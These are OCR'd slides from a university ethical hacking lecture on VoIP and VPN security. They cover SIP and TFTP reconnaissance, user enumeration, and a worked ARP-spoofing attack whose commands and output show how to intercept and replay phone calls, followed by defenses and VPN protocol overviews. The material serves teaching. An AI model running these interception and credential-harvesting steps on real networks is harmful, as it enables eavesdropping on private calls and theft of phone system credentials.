
BITS Pilani Presentation

BITS Pilani
Pilani Campus

Jagdish Prasad
WILP



innovate achieve lead

BITS Pilani
Pilani Campus

SSZG575: Ethical Hacking
Session No: 10 (Remote Connectivity)

Agenda

innovate achieve lead

- Remote Connectivity and VOIP
- VoIP server/proxy
- Strategies to compromise VoIP devices
- Defense against VOIP attacks
- VPN server

Remote Connectivity - VoIP

Voice Over IP (VoIP)

- VoIP is the transport of voice on top of an IP network.
- Can be a basic setup for point-to-point communication between two users or can provide full carrier grade communication services.
- Most VoIP solutions rely on multiple protocols, at least one for signalling and one for transport of the encoded voice traffic.
- Two common open signalling protocols are H.323 and Session Initiation Protocol (SIP) - Manage call setup, modification & closure
- Propriety signalling protocols like Cisco SKINNY and Avaya Unified Networks IP Stimulus (UNIStim) used in enterprise VoIP systems.
- H.323 is a suite of protocols defined by the International Telecommunication Union (ITU) with ASN.1 encoding
  - Makes integration with the public switched telephone network (PSTN) easier

VoIP: SIP Protocol

- SIP is the Internet Engineering Task Force (IETF) protocol and is becoming more popular
- Used by Enterprise voice products from Cisco, Avaya, and Microsoft
- Handles voice/video traffic, instant messages, user location, user availability, user capability, session management etc
- Operates on TCP/UDP 5060 (similar to the HTTP protocol) and implements different methods and response codes for session establishment and teardown
  - Request/Response protocol (invite, ack, update, cancel, bye requests)
  - Supported by both IPv4 & IPv6

- Refer: https://www.voip-info.org/sip/


VoIP: Other Protocols

- Real-Time Transport Protocol (RTP) transports encoded voice traffic
- Real-Time Control Protocol (RTCP):
  - Provides call statistics like delay, packet loss, jitter etc
  - Controls information for the RTP flow
  - Used to monitor data distribution and adjust quality of service (QoS) parameters

VoIP v/s Traditional Voice Networks


- One major difference between traditional voice networks using a PBX and a VoIP setup:
  - In the case of VoIP, the RTP stream doesn't have to cross any voice infrastructure device and it is exchanged directly between the endpoints (i.e. RTP is phone-to-phone)
- VoIP setups are prone to a wide number of attacks, mainly due to the fact that they expose a large number of interfaces and protocols to the end user

SIP Proxy Server



- SIP brings together the 'building blocks' needed to make VoIP calls and forms a connection between endpoints enabling voice and video data transmission among connected parties.
- SIP proxy receives and processes SIP requests from a redirect server or software. (Like when you type in the domain name of a web page or want to open a file).
- SIP proxy server allows to send and receive voice calls, instant messaging, video conferencing and load balancing.

SIP Proxy Server



- SIP server is an important part of any PBX (private branch exchange) network.
- It is a facilitator of all elements which make up communications between two or more endpoints.
- Once a communication session ends, the SIP server ensures that the line is clear and ready for next call or message.
- It creates a connection between two networks when two or more people want to communicate.
- Once the connection establishes, the server takes action like placing a caller on hold or transferring them to another extension.
- Once a call is complete, SIP server ensures that the session ends correctly.

SIP Scanning

- SIP scanning refers to the discovery process of SIP proxies and other SIP devices.
  - SiVuS is a general purpose SIP hacking tool for Windows and Linux SiVuS can perform SIP scanning via its point-and-click GUI
- SIPVicious: Python based command-line SIP tool suite.
  - sipvicious.org/
  - svmap.py tool within the SIPVicious suite is a SIP scanner specifically for identifying SIP systems within a provided network range

- Refer: https://www.rtcsec.com or sipvicious.org/
  - Navigate to site

Hacking TFTP Server for VoIP Info

- SIP phones use a TFTP server to retrieve their configuration settings during boot up process.
  - **TFTP Server** is a simple file transfer machine (typically for boot-loading remote devices).
  - Trivial File Transfer Protocol is a protocol for exchanging files between two TCP/IP machines
- TFTP server can be located on network (nmap –sU –p <IP Range>) and then attempt to guess the configuration file's name.
- A list of common filenames is available on internet (hackingvoip.com/tools/tftp_bruteforce.txt).
- Configuration files contain information such as usernames and passwords for administrative functions.
  - For Cisco IP Phones, the configuration files for an extension can be downloaded by accessing SEP[macaddress].cnf.xml from the TFTP server.
- TFTP server address, MAC address and network settings for a phone can be obtained by:
  - Sniffing/Scanning the network and reviewing the web server on an IP phone
  - Walking up to the phone and viewing the network settings under the menu option when physical access is available

Enumerating VoIP Users

- Information useful for an attacker is VoIP gateway/servers, IP-PBX systems, client software (softphones)/VoIP phones and user extensions
- Assuming that IP address of devices (phone or server) is known
  - Smap scans a single IP or subnet of IP addresses for SIP enabled devices

```
root@bt:/pentest/voip/smap# ./smap -O 192.168.1.6

smap 0.6.0 <hs@123.org> http://www.wormulon.net/

192.168.1.6: ICMP reachable, SIP enabled
best guess (55% sure) fingerprint:
  Asterisk PBX (unknown version)
  User-Agent: Asterisk PBX 1.6.0.26-FONCORE-r78

1 host scanned, 1 ICMP reachable, 1 SIP enabled (100.0%)
```

- SIP server responds differently to valid and invalid users
- By observing SIP server response, one can build a list of valid users

- Refer: https://www.exploit-db.com/docs/english/18136-paper-enumerating-and-breaking-voip.pdf

CISCO IP Phone Boot Process

- CISCO IP Phones are factory programmed with a unique MAC address and firmware.
- During the provisioning process, the MAC address of the phone is added to the Cisco Unified Communications Manager's (CUCM) database and assigned an extension number along with user details.
- Sequence of boot process for a Cisco IP Phone is as under:
  - IP Phone sends a Cisco Discovery Protocol (CDP) Voice VLAN Query request.
  - A Cisco networking device in the range responds with the Voice VLAN info.
  - IP Phone reconfigures its Ethernet port to tag all traffic with the received VVLAN ID (VVID)
  - IP Phone sends a DHCP request with Option 55 – Parameter Request List, requesting Option 150 – TFTP Server Address.
  - Some vendors use the generic Option 66; Avaya uses Option 176; Nortel uses Option 191.

CISCO IP Phone Boot Process

- The sequence of boot process for a Cisco IP Phone is as under:
  - DHCP server is configured to respond with Option 150 specifying the TFTP server address
  - In cases where DHCP is not set, the phone uses a default TFTP server set at the time of provisioning.
  - IP Phone connects to the TFTP server and downloads the certificate trust list (CTL), initial trust list (ITL) file, and the phone-specific configuration file SEP-<macaddress>.cnf.xml.
  - Configuration file contains all the settings needed to register the phone with the call server (Settings include call server addresses, directory information URL etc)
  - Attacks rely on manipulating the boot process/TFTP interception.

CISCO User enumeration

- When the phone receives the initial configuration via TFTP, it contains an URL for directory lookup.
- This XML element is for <directoryURL>http://<CallManageIP>:8080/ccmcip/xmldirectory.jsp</director
- Directory Services application provides an input page to enter search information and returns an XML dataset (<CiscoIPPhoneDirectory>) containing the directory information
- Cisco IP Phones have a built-in basic web browser to display this parsed directory information.
- Automated Corporate Enumerator (ACE) tool (ucsniff.sourceforge.net/ace.html) can find the TFTP configuration for a phone, extract the above URL, and dump all the entries in the corporate directory

Interception Attack

innovate achieve lead

- Use ARP spoofing to create an intercept point
- VoIP traffic is carried on a dedicated VLAN
- On the interception server, turn on routing, allow the traffic, turn off ICMP redirects, and then re-increment the TTL using iptables

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
# iptables -I FORWARD -i eth0 -o eth0 -j ACCEPT
# echo 0 > /proc/sys/net/ipv4/conf/eth0/send_redirects
# iptables -t mangle -A FORWARD -j TTL --ttl-inc 1
```

- Use dsniff's arpspoof or arp-sk to corrupt the client's ARP cache.
- Access the VoIP data stream using a sniffer is available now.

Phone_A	00:50:56:01:01:01	192.168.1.1
Phone_B	00:50:56:01:01:02	192.168.1.2
Bad_guy	00:50:56:01:01:05	192.168.1.5

Interception Attack

- Attacker usage eth0 interface to sniff traffic

```
# arp-sk -w -d Phone_A -S Phone_B -D Phone_A
+ Initialization of the packet structure
+ Running mode "who-has"
+ Ifname: eth0
+ Source MAC: 00:50:56:01:01:05
+ Source ARP MAC: 00:50:56:01:01:05
+ Source ARP IP : 192.168.1.2
+ Target MAC: 00:50:56:01:01:01
+ Target ARP MAC: 00:00:00:00:00:00
+ Target ARP IP : 192.168.1.1

--- Start classical sending ---
TS: 20:42:48.782795
To: 00:50:56:01:01:01 From: 00:50:56:01:01:05 0x0806
ARP Who has 192.168.1.1 (00:00:00:00:00:00) ?
Tell 192.168.1.2 (00:50:56:01:01:05)

TS: 20:42:53.803565
To: 00:50:56:01:01:01 From: 00:50:56:01:01:05 0x0806
ARP Who has 192.168.1.1 (00:00:00:00:00:00) ?
Tell 192.168.1.2 (00:50:56:01:01:05)
```

Interception Attack

innovate achieve lead

- Now, Phone_A thinks that Phone_B is at 00:50:56:01:01:05 (Bad_guy). The tcpdump output shows the ARP traffic:

```
# tcpdump -i eth0 -ne arp
20:42:48.782992 00:50:56:01:01:05 > 00:50:56:01:01:01, ethertype ARP
(0x0806), length 42: arp who-has 192.168.1.1 tell 192.168.1.2
20:42:55.803799 00:50:56:01:01:05 > 00:50:56:01:01:01, ethertype ARP
(0x0806), length 42: arp who-has 192.168.1.1 tell 192.168.1.2
```

- Now the same attack against Phone B in order to sniff the return traffic

```
--- Start classical sending ---
TS: 20:43:48.782795
To: 00:50:56:01:01:02 From: 00:50:56:01:01:05 0x0806
ARP Who has 192.168.1.2 (00:00:00:00:00:00) ?
Tell 192.168.1.1 (00:50:56:01:01:05)

TS: 20:43:53.803565
To: 00:50:56:01:01:02 From: 00:50:56:01:01:05 0x0806
ARP Who has 192.168.1.2 (00:00:00:00:00:00) ?
Tell 192.168.1.1 (00:50:56:01:01:05)
```

Interception Attack

innovate achieve lead

- Phone_B thinks that Phone_A is also at 00:50:56:01:01:05 (Bad_guy). The tcpdump output shows the ARP traffic:

```
# tcpdump -i eth0 -ne arp
20:43:48.782992 00:50:56:01:01:05 > 00:50:56:01:01:02, ethertype ARP
(0x0806), length 42: arp who-has 192.168.1.2 tell 192.168.1.1
20:43:55.803799 00:50:56:01:01:05 > 00:50:56:01:01:02, ethertype ARP
(0x0806), length 42: arp who-has 192.168.1.2 tell 192.168.1.1
```

- Now that the environment is ready, Bad_guy can start to sniff the UDP traffic

```
# tcpdump -i eth0 -n host 192.168.1.1
21:53:28.838301 192.168.1.1.27182 > 192.168.1.2.19560: udp 172 [tos 0xb8]
21:53:28.839383 192.168.1.2.19560 > 192.168.1.1.27182: udp 172
21:53:28.858884 192.168.1.1.27182 > 192.168.1.2.19560: udp 172 [tos 0xb8]
21:53:28.859229 192.168.1.2.19560 > 192.168.1.1.27182: udp 172
```

Interception Attack

- In most cases the UDP traffic generated by phones is an RTP stream.
- It's easy to identify the local ports (27182 and 19560: ref previous slide).
- SIP exchanges can be tracked and port information extracted from Media Port field in the Media Description section.
- Once the RTP stream has been identified, next step is to identify the codec that has been used to encode the voice.
- Codec is in Payload Type (PT) field in the UDP stream or in the Media Format field in the SIP exchange that identifies the format of the data transported by RTP.
  - When bandwidth is not an issue, IP Phones use the toll quality G.711 voice codec, also known as Pulse Code Modulation (PCM).
  - When bandwidth is a premium, the G.729 codec is used to optimize bandwidth at the expense of voice quality

Interception Attack

innovate achieve lead

- vomit (http://vomit.xtdnet.nl) enables to convert the conversation from G.711 to WAV based on a tcpdump output file.
- The following command plays the converted output stream on the speakers using waveplay:

```
$ vomit -r sniff.tcpump | waveplay -S8000 -B16 -C1
```

- Scapy (secdev.org/projects/scapy) can sniff live traffic (from eth0), and scapy decodes the RTP stream (G.711) from/to the phone at 192.168.1.1 and feeds the voice over two streams that it regulates to soxmix, which, in turn, plays it on the speakers:

```
# ./scapy
Welcome to Scapy (0.9.17.20beta)
>\>\> voip_play("192.168.1.1", iface="eth0")
```

VoIP Hacking Types

- **Unauthorised use:**
  - Hackers can use hacked phone system to use robocalling and auto-dialling software.
  - People who answer the phone will hear a pre-recorded message asking them to do something—such as enter their credit card number to "confirm their account."
- **Toll fraud:**
  - Hackers can make international calls from hacked phone.
  - Toll charges for these long-distance calls can be expensive.
- **Caller Id spoofing:**
  - Caller ID isn't always a reliable way to verify the person calling.
  - Hackers can use fake caller IDs in coordination with another attack, like social engineering.
- **Eavesdropping:**
  - Eavesdropping allows hackers to collect information about a business *and* its customers.
  - They can access every interaction the business has had including employee voice mails.
- **Social engineering:**
  - Hackers try to build relationships with their victims so they think it's a genuine call, but it's not.
  - Caller is a hacker impersonating someone else to trick the called party into handing over sensitive information.

Defenses for VoIP Systems

- Choose right VoIP provider
- Control administrator access
- Enable Network Address Translation (NAT)
- Use VPN and enable end point filtering
- Disable VoIP web interface
- Monitor your call and access logs
- Keep strong passwords
- Use two factor authentication
- Create cyber security awareness in your team
- Have a mobile device policy
- Create an incident response plan to handle VoIP hacking incidents


VoIP Provider Evaluation

- Check accreditations like HIPPA, HITRUST etc
- Intrusion prevention systems used
- Call encryption facility and technology used
- Update to VoIP firmware
- VoIP call limit options

VPN

VPN Server

- VPN gives online privacy and anonymity by creating a private network from a public internet connection.
- VPNs mask your internet protocol (IP) address so your online actions are virtually untraceable.
- VPN services establish secure and encrypted connections to provide greater privacy than even a secured Wi-Fi hotspot.



- VPN Video: https://www.techradar.com/vpn/vpn-tunnels-explained-how-to-keep-your-internet-data-secure?jwsource=cl

Why VPN Server?

- Surfing the web or transacting on an unsecured Wi-Fi network exposes private information and browsing habits.
- VPN is a must for online security and privacy.
- Unless one is logged into a private Wi-Fi network that requires a password, any data transmitted during online session could be vulnerable to eavesdropping by strangers using the same network.
- Encryption and anonymity provided by a VPN helps protect online activities: sending emails, shopping online, or paying bills.
- VPNs also help keep web browsing anonymous.

How does VPN Server Work?

- VPN creates a data tunnel between local network and an exit node in another location, which could be thousands of miles away.
- VPN uses encryption to scramble data when it's sent over a Wi-Fi network.
  - Encryption makes the data unreadable.
  - Data security is critical when using a public Wi-Fi network, because it prevents anyone else on the network from eavesdropping on private internet transactions.
- Without a VPN, internet service provider can know entire browsing history.
  - With a VPN, individual's search history is hidden.
  - That's because web activity will be associated with the VPN server's IP address, not individual's.
  - A VPN service provider may have servers all over the world.
    - This makes the search activity appear to originate at any one of them.
  - Search engines track search history, but they'll associate that information with an IP address of the VPN server – individual's online activity remains private.

Types of Tunnelling?

- Point to Point Tunnelling Protocol (PPTP):
  - One of the oldest protocols for VPN (Microsoft developed for W-95)
  - Encrypts data in packets and sends them through a tunnel it creates over network connection.
  - Easiest protocols to configure, requiring only a username, password, and server address to connect to the server.
  - Fastest VPN protocols because of low encryption level.
  - Low level of encryption makes it the least secure protocols.
- Layer 2 Tunnelling Protocol (L2TP/IPSec):
  - Used in conjunction with Internet Protocol Security (IPSec) to create a more secure tunnelling protocol than PPTP.
  - L2TP encapsulates the data, but isn't adequately encrypted until IPSec wraps the data again with its own encryption to create two layers of encryption, securing the confidentiality of the data packets going through the tunnel.

Types of Tunnelling?

- Layer 2 Tunnelling Protocol (L2TP/IPSec):
  - L2TP/IPSec provides AES-256 bit encryption, one of the most advanced encryption standards.
  - Double encapsulation makes highly secure but a little slower than PPTP.
  - It struggle with bypassing restrictive firewalls because it uses fixed ports, making VPN connections with L2TP easier to block.
- Secure Socket Tunnelling Protocol (SSTP):
  - Transports internet data through the Secure Sockets Layer or SSL
  - Supported on Windows
  - SSL provides internet data going through SSTP very secure
  - No fixed Port so it is less likely to be blocked by firewalls than L2TP
  - SSL can be used in conjunction with Transport Layer Security (TLS) on web browsers to add a layer to create a secure connection between devices.

Types of Tunnelling?

- OpenVPN:
  - OpenVPN a relatively recent open source tunnelling protocol that uses AES 256-bit encryption to protect data packets.
  - Because the protocol is open source, the code is vetted thoroughly and regularly by the security community, who are constantly looking for potential security flaws.
  - Protocol is supported by Windows, Mac, Android, and iOS
  - Third-party software is required to set up the protocol and the protocol can be hard to configure.
  - Once configured, OpenVPN provides a wide range of strong cryptographic algorithms that will allow users to keep their internet data secure and to even bypass firewalls at fast connection speeds.

What does VPN Hide?

innovate achieve lead

- Browsing history
- IP address and location
- Private devices
- Web activity – maintains internet freedom
- Protects against identity theft

Demo

- How to crack SIP authentication and listen to VOIP calls
  https://www.youtube.com/watch?v=9yS7mr977so
- VOIP call capture and replay by Wireshark
  https://www.youtube.com/watch?v=uZI9ZnKRudg
- Other related videos by David Bombal

Thank You